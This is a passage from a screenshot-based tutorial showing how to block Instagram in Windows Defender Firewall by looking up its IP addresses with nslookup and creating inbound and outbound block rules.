
Now we get the scope page. here select “These IP address” in the customize the interphase types to which this rule apply settings.



Now click on Add.


Here we have to give the IP address of Instagram.

For getting the IP address of Instagram open command prompt and type the command “nslookup Instagram.com”.




Here we get the IPv6 and IPv4 address of Instagram.


Now copy this IPv6 address and paste it in “This IP address or subnet”. In the windows defender firewall with advanced security.and click on ok.




Again click on add and do the same procedure for IPv4 .



Click on ok.




Click on next.





Select “Block the connection” and click on next


Don’t make any changes and click on next.





Now do the same procedure for setting the outbound rule.







